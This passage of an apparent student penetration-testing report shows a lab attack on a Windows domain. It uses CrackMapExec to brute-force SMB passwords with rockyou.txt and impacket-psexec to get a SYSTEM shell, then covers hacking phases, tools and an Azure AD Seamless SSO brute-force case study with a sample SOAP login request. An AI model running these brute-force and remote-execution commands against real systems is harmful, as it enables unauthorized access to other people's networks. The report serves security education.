

Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
0:32
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/sujen/Desktop]
└─# cat > accounts.txt
pramila
hari
sujen
krbtgt
Guest
Administrator

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# crackmapexec smb 192.168.1.74 -u accounts.txt -p rockyou.txt --continue-on-success | grep '[+]'

SMB         192.168.1.74    445    COURSEWORK       [+] islington.local\sujen:Pass@123 (Pwn3d!)

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# impacket-psexec islington.local/sujen:Pass@123@192.168.1.74
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.1.74.....
[*] Found writable share ADMIN$
[*] Uploading file otlizZbY.exe
[*] Opening SVCManager on 192.168.1.74.....
[*] Creating service gPsG on 192.168.1.74.....
[*] Starting service gPsG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 14: Using impacket tool for remote code execution on compromised system

Performing remote command execution

The command “whoami” was entered to check the information about user account of the currently logged-in user. The output displayed nt authority\system which means that it has the highest level of privilege on the system. Some of the actions which can be performed from this account is displayed by using the command “whoami /priv”.


Kali - VMware Workstation
File Edit View VM Tabs Help
File Actions Edit View Help

```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Figure 15: Using whoami command to see the obtained privilege on the system

3. Conclusion

Throughout this investigation, we have explored the practical hacking methods and techniques used by an intruder to gain unauthorized access to a company's network. By analyzing a real-life attack scenario, we demonstrated the use of various tools and techniques, such as Nmap, CrackMapExec, Impacket, brute force attacks, and password lists, to systematically identify vulnerabilities and exploit them for unauthorized access.

The report also emphasized the importance of adhering to the Electronic Transactions Act (ETA 2063) while conducting ethical hacking activities. By maintaining compliance with the legal framework, it was ensured that the investigation served educational purposes and raised awareness about the potential risks and consequences of cyberattacks.

The findings of this investigation highlight the need for organizations to implement robust security measures and continuously monitor their networks for potential threats. By doing so, they can mitigate the risks associated with cyberattacks and protect their valuable assets, data, and users.

In conclusion, the report demonstrates the value of understanding practical hacking methods and techniques in identifying potential vulnerabilities and strengthening an organization's security posture. It also underlines the need for organizations to be vigilant in the face of an ever-evolving cyber threat landscape and invest in appropriate security measures and employee education to minimize the risk of cyberattacks. Future work in this area may include exploring additional hacking techniques, examining the effectiveness of different security measures, and developing new strategies for defending against increasingly sophisticated cyber threats.

4. References

Ahila, S., Raj, A. D. & Prabhu, G., 2019. Ethical Hacking Techniques with Penetration Testing. *International Journal of Engineering Research & Technology (IJERT),* 7(11), pp. 1-5.

Erickson, J., 2016. *Hacking: The Art of Exploitation.* 2nd ed. California City: No Starch Press.

Grant, J., 2020. *Ethical Hacking.* 1st ed. s.l.:Independently Published.

Harper, D. A. et al., 2018. *Gray Hat Hacking: The Ethical Hacker's Handbook.* 5th ed. New York: McGraw Hill Education.

Hoffman, H., 2020. *Ethical Hacking with Kali Linux.* 1st ed. Manchester: Independently Published.

Jansen, B., 2023. *Different Types of Hackers Explained (2023).* [Online]
Available at: https://vpnalert.com/resources/types-of-hackers/
[Accessed 5 April 2023].

Joseph, B., 2017. *Digital Crime Investigation: Handbook for Cyber Crime Investigators.* 1st ed. s.l.:Independently Published.

Kumar, D. S. & Agarwal, D., 2018. Hacking Attacks, Methods, Techniques And Their Protection Measures. *International Journal for Science and Advance Research In Technology (IJSART),* 4(4), pp. 2253-2257.

Richter, F., 2022. *The Most Common Types of Cyber Crime* | *Statista.* [Online]
Available at: https://www.statista.com/chart/24593/most-common-types-of-cyber-crime/
[Accessed 20 December 2022].

Secureworks, 2021. *Undetected Azure Active Directory Brute-Force Attacks.* [Online]
Available at: https://www.secureworks.com/research/undetected-azure-active-directory-brute-force-attacks
[Accessed 7 April 2023].

Sharma, A., 2021. *New Azure Active Directory password brute-forcing flaw has no fix.* [Online]
Available at: https://arstechnica.com/information-technology/2021/09/new-azure-active-

directory-password-brute-forcing-flaw-has-no-fix/
[Accessed 3 April 2023].

Sharma, D., Chandra, R. & Raina, C., 2018. Review on Ethical Hacking. *International Journal of Creative Research Thoughts (IJCRT),* 6(2), pp. 1321-1328.

Sinha, S., 2017. *Beginning Ethical Hacking with Python.* 1st ed. Howrah: Apress.

Soares, N., 2021. *Most Common Types of Cyber Attacks on Small Businesses.* [Online]
Available at: https://www.linkedin.com/pulse/most-common-types-cyber-attacks-small-businesses-nuno-soares
[Accessed 7 April 2023].

Solomon, M. G. & Oriyano, S.-P., 2022. *Ethical Hacking: Techniques, Tools, and Countermeasures.* 4th ed. Burlington: Jones & Bartlett Learning.

Trend Micro, 2023. *Data Breach.* [Online]
Available at: https://www.trendmicro.com/vinfo/ie/security/definition/data-breach
[Accessed 6 April 2023].

Yiannis, C., 2013. *Modern Password Cracking: A hands-on approach to creating an optimised and versatile attack.,* Surrey: Royal Holloway, University of London.

5. Appendices

5.1 Appendix A: Hacking Methods and Techniques

Hacking Methodology:

Hacking involves several phases, including reconnaissance, scanning, exploitation, privilege escalation, and post-exploitation. In the reconnaissance phase, hackers gather information about the target system, such as open ports and potential vulnerabilities. This information is then used in the scanning phase, where the system is probed to identify live hosts, open ports, and running services. Once vulnerabilities are identified, hackers move on to the exploitation phase, where they attempt to gain unauthorized access to the system by exploiting the vulnerabilities. This can include using exploits or other techniques to bypass security measures.

If initial access is gained, hackers may seek to escalate their privileges to gain more control over the system. This can be achieved using various techniques, such as exploiting unpatched vulnerabilities, misconfigurations, or weak credentials. Finally, in the post-exploitation phase, hackers maintain their access to the compromised system, gather sensitive information, and potentially pivot to other systems within the network. They may use various tools and techniques to do so, including password cracking tools and network mapping tools (Ahila, et al., 2019).




Figure 16: Hacking Stages (Jansen, 2023).

The various stages of hacking are elaborated below:

Reconnaissance: Reconnaissance is the initial phase of the hacking process, where an ethical hacker gathers information about the target system, such as open ports, services, and potential vulnerabilities. Tools like Nmap, Shodan, and OSINT (Open Source Intelligence) techniques are commonly used for reconnaissance purposes.

Scanning: Scanning involves probing the target system to identify live hosts, open ports, running services, and possible vulnerabilities. Vulnerability scanners like Nessus, OpenVAS, and Nikto are often used to automate the scanning process and generate detailed reports.

Exploitation: In the exploitation phase, ethical hackers attempt to exploit identified vulnerabilities to gain unauthorized access to the target system. Various tools and frameworks, such as Metasploit, SQLmap, and Exploit-DB, can be used to launch exploits against the target.

Privilege Escalation: After gaining initial access, ethical hackers often seek to elevate their privileges to gain more control over the target system. This can be achieved using privilege escalation techniques, such as exploiting unpatched vulnerabilities, misconfigurations, or weak credentials.

Post-Exploitation: In the post-exploitation phase, ethical hackers maintain their access to the compromised system, gather sensitive information, and potentially pivot to other systems within the network. Tools like Mimikatz, PowerShell Empire, and Cobalt Strike are commonly used in this phase.

Hacking Technologies:

Hacking technologies refer to the tools, techniques, and methods used by hackers to exploit vulnerabilities and gain unauthorized access to computer systems, networks, and data. These technologies include social engineering, password cracking, network sniffing, wireless hacking, denial of service (DoS) and distributed denial of service (DDoS) attacks, zero-day exploits, and man-in-the-middle (MitM) attacks. These hacking technologies can be used for malicious purposes, such as stealing sensitive information, causing damage, or taking control of systems. However, they can also be used for ethical hacking and penetration testing, to identify vulnerabilities and strengthen security measures (Kumar & Agarwal, 2018).




Figure 17: Hacking Techniques (Soares, 2021).

Social Engineering: Social engineering attacks manipulate human psychology to trick individuals into revealing sensitive information or performing actions that compromise security. Common social engineering techniques include phishing, pretexting, baiting and tailgating.

Password Cracking: Password cracking techniques aim to recover or guess passwords to gain unauthorized access to systems and accounts. Tools like John the Ripper, Hydra, and Hashcat are used for this purpose, utilizing techniques such as dictionary attacks, brute-force attacks, and rainbow table attacks.

Network Sniffing: Network sniffing involves monitoring and capturing network traffic to intercept sensitive data, such as login credentials, personal information, or financial details. Sniffers can be used legitimately for network troubleshooting and monitoring or maliciously for data theft and eavesdropping. Tools like Wireshark, tcpdump, and Ettercap are widely used for network sniffing.

Wireless Hacking: Wireless hacking focuses on exploiting vulnerabilities within wireless networks, such as weak encryption or poor configuration. Tools like Aircrack-ng, Reaver, and Wifite, rogue access points, and evil twin attacks are commonly used to crack Wi-Fi passwords and gain unauthorized access to wireless networks.

Denial of Service (DoS) and Distributed Denial of Service (DDoS) Attacks: DoS and DDoS attacks aim to overwhelm a target's network or system resources, causing them to become unavailable to legitimate users. DDoS attacks are more potent, as they involve multiple compromised systems that simultaneously target a single victim.

Zero-Day Exploits: Zero-day exploits take advantage of previously unknown vulnerabilities in software or hardware. Attackers exploit these vulnerabilities before developers can release patches or updates, making zero-day attacks particularly dangerous and difficult to prevent.

Man-in-the-Middle (MitM) Attacks: MitM attacks involve an attacker intercepting the communication between two parties, allowing them to eavesdrop, manipulate, or modify the data being exchanged. Common MitM attack techniques include ARP spoofing, DNS spoofing, and HTTPS spoofing.

Hacking technologies, such as social engineering, password cracking, network sniffing, and wireless hacking, further expand the toolkit of ethical hackers. These technologies enable them to tackle a wide range of security challenges and keep up with the constantly evolving threat landscape. Understanding and mastering various hacking methods and technologies are essential for cybersecurity professionals. By simulating the tactics and techniques employed by malicious hackers, ethical hackers can better anticipate and mitigate potential threats, thereby strengthening the overall security posture of the organizations they serve (Solomon & Oriyano, 2022).

In conclusion, the field of ethical hacking encompasses various methods and technologies aimed at identifying and addressing vulnerabilities in systems and networks. The hacking methods, including reconnaissance, scanning, exploitation, privilege escalation, and post-exploitation, are crucial steps in the process of assessing and improving security. The use of specialized tools and techniques enables ethical hackers to probe, analyze, and secure systems more effectively.

(Continue to previous topic: Go Back)

5.2 Appendix B: Tools and Technologies

The following tools and techniques were used in this report:

Kali Linux: Kali Linux is a Debian-based Linux distribution specifically designed for digital forensics and penetration testing.

Nmap: Nmap is a powerful open-source network scanning tool used for discovering hosts, services, and open ports on networks. It is widely used by security professionals and hackers alike for network mapping and vulnerability analysis.

CrackMapExec: CrackMapExec is a versatile post-exploitation tool designed to help assess the security of Windows Active Directory environments. It is capable of performing various tasks, such as enumerating users, password attacks, and exploiting misconfigurations within the target system.

Impacket: Impacket is a collection of Python classes that provide low-level support for various network protocols, such as SMB, LDAP, and Kerberos. This library is used by security researchers and penetration testers to develop custom scripts for exploiting and analyzing network vulnerabilities.

Account and Password Lists: For this investigation, two password lists were used – "users.txt," containing a list of Nepali names, and "rockyou.txt," which includes more than 14 million passwords leaked during a data breach. These lists were utilized for carrying out brute force attacks to identify valid user credentials.


By leveraging these tools and techniques, the investigation was able to effectively dissect the attack scenario and understand the methods used by the intruder to gain unauthorized access to the company's network.

(Continue to previous topic: Go Back)

5.3 Appendix C: Case Study

Undetected Brute-Force Attacks: A Case Study on Azure Active Directory Seamless SSO Service Flaw

The case study focuses on a flaw that had been discovered in Azure Active Directory Seamless Single Sign-On (SSO) service, which was part of Microsoft's cloud-based authentication platform. This service had been designed to simplify the user authentication process by automatically signing users into their corporate devices connected to their workplace network. Seamless SSO had relied on the Kerberos protocol for authentication, which was a widely used protocol for securely authenticating users over a network. The flaw, discovered by researchers at Secureworks Counter Threat Unit (CTU), had allowed threat actors to perform single-factor brute-force attacks against the Azure Active Directory without generating sign-in events within the targeted organization's tenant. This had meant that attackers could systematically attempt different passwords for user accounts without being detected, potentially leading to unauthorized access.



```xml
<?xml version='1.0' encoding='UTF-8'?>
<s:Envelope xmlns:s='http://www.w3.org/2003/05/soap-envelope' xmlns:wsse='http://docs.oasis-open.org/
    <s:Header>
        <wsa:Action s:mustUnderstand='1'>http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue</wsa:
        <wsa:To s:mustUnderstand='1'>https://autologon.microsoftazuread-sso.com/gerenios.com/winauth/
        <wsa:MessageID>urn:uuid:73f6733e-89f7-4a4b-88cd-94bbbb589ca9</wsa:MessageID>
        <wsse:Security s:mustUnderstand="1">
            <wsu:Timestamp wsu:Id="_0">
                <wsu:Created>2021-09-13T09:28:59.3862416Z</wsu:Created>
                <wsu:Expires>2021-09-13T09:38:59.3862416Z</wsu:Expires>
            </wsu:Timestamp>
            <wsse:UsernameToken wsu:Id="uuid-71cef90c-0c06-4793-9f3b-ee6b4c9e5f22">
                <wsse:Username>user@company.com</wsse:Username>
                <wsse:Password>password</wsse:Password>
            </wsse:UsernameToken>
        </wsse:Security>
    </s:Header>
    <s:Body>
        <wst:RequestSecurityToken Id='RST0'>
            <wst:RequestType>http://schemas.xmlsoap.org/ws/2005/02/trust/Issue</wst:RequestType>
                <wsp:AppliesTo>
                    <wsa:EndpointReference>
                        <wsa:Address>urn:federation:MicrosoftOnline</wsa:Address>
                    </wsa:EndpointReference>
                </wsp:AppliesTo>
                <wst:KeyType>http://schemas.xmlsoap.org/ws/2005/05/identity/NoProofKey</wst:KeyType>
        </wst:RequestSecurityToken>
    </s:Body>
</s:Envelope>
```

Figure 18: XML file containing username and password (Secureworks, 2021).

Microsoft had confirmed the behaviour but deemed it as a "by design" choice rather than a vulnerability. This decision had raised concerns, as it had left organizations vulnerable to undetected brute-force attacks. The flaw had affected the username mixed endpoint in any Azure AD or Microsoft 365 organization, including those using Pass-through Authentication (PTA). Since most security tools had relied on sign-in event logs to detect brute-force or password spraying attacks, having no visibility into the failed sign-in attempts had presented a significant problem.



Computer
Azure AD
Autologon
On-prem AD
1 Access Azure AD
2 Redirect to autologon.microsoftazuread-sso.com
3 Access Autologon
4 Kerberos authentication challenge
5 Request Ticket Granting Ticket (TGT)
6 TGT
7 Request Service Ticket (ST) for autologon.microsoftazuread-sso.com
8 ST
9 Access Autologon
10 Redirect to Azure AD
DesktopSSOToken
11 Access Azure AD

Figure 19: Azure AD Seamless Single Sign-On (Secureworks, 2021).

The severity of this flaw had largely depended on the strength of the targeted organization's passwords. Secureworks had rated the flaw as "Medium" severity due to the dependence on password strength. However, the absence of known fixes or workarounds for the username mixed endpoint had highlighted the need for organizations to implement strong security measures, such as robust password policies, continuous monitoring, and timely patching.

Implementing Multi-factor authentication (MFA) and conditional access (CA) would not have prevented exploitation of this flaw, as these security mechanisms were only triggered after successful authentication. This case study had underscored the importance of software vendors, like Microsoft, promptly and transparently addressing security concerns to protect their customers from potential cyber threats.

In conclusion, the case study had served as a reminder that even widely used and reputable authentication services could have design flaws that might expose organizations to risks. It had emphasized the importance of maintaining rigorous security practices and continuously evaluating the security posture of cloud-based authentication services to minimize the potential impact of such flaws on organizations.

